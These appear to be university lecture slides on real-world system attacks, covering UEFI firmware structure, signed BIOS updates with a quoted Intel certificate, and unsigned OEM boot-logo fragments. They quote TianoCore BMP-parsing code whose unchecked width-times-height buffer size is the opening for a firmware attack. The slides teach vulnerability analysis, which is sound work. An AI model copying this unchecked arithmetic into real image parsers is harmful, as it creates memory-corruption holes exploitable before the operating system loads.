

Real-world System Attacks


Xiaolong (Daniel) Wang
Dr. Xinming (Simon) Ou

Roadmap


- Firmware
- Boot loader
- Kernel
- Case Analysis

UEFI


- UEFI, Unified Extensible Firmware Interface, is a standard firmware architecture designed to perform hardware initialization during the booting process
- Initialize and test system hardware components
- Load a boot loader or OS
- UEFI firmware stores in SPI flash chip (not in ROM)



UEFI



UEFI



- Firmware Volumes are organized into a Firmware File System
- Each file is PE (Portable Executable) format

UEFI

- BIOS is locked through chipset locks (will see later)
- Most of the recent systems do not allow arbitrary (unsigned) reflashing
- No user input except flash update process

- A BIO update contains “firmware volumes”

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 4 (0x4)

Signature Algorithm: sha1WithRSAEncryption

Issuer: CN=Fixed Product Certificate, OU=OPSD BIOS, O=Intel Corporation,

+L=Hillsboro, ST=OR, C=US

Validity

Not Before: Jan 1 00:00:00 1998 GMT

Not After : Dec 31 23:59:59 2035 GMT

**Subject: CN=Fixed Flashing Certificate, OU=OPSD BIOS, O=Intel
+Corporation, L=Hillsboro, ST=OR, C=US**

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

RSA Public Key: (1022 bit)

Modulus (1022 bit):

<snip>

Exponent: 12173543 (0xb9c0e7)

X509v3 extensions:

2.16.840.1.113741.3.1.1.2.1.1.1.1: critical


1.....

Signature Algorithm: sha1WithRSAEncryption

<snip>

UEFI

- BIOS update contain some unsigned fragments
 - boot splash logo can be customized for OEM
 - Intel provides Integrator Toolkit for integrating logo into BIOS
- BIOS displays logo when booting, happens at the very early stage of the boot



tiano_edk/source/Foundation/Library/Dxe/Graphics/Graphics.c:

```
EFI_STATUS ConvertBmpToGopBlt ( )
{
    ...
    if (BmpHeader->CharB != 'B' || BmpHeader->CharM !=
'M') {
        return EFI_UNSUPPORTED;
    }


    BltBufferSize = BmpHeader->PixelWidth * BmpHeader-
>PixelHeight
        * sizeof (EFI_GRAPHICS_OUTPUT_BLT_PIXEL);
    IsAllocated    = FALSE;
    if (*GopBlt == NULL) {
        *GopBltSize = BltBufferSize;
        *GopBlt     = EfiLibAllocatePool (*GopBltSize);
    }
```

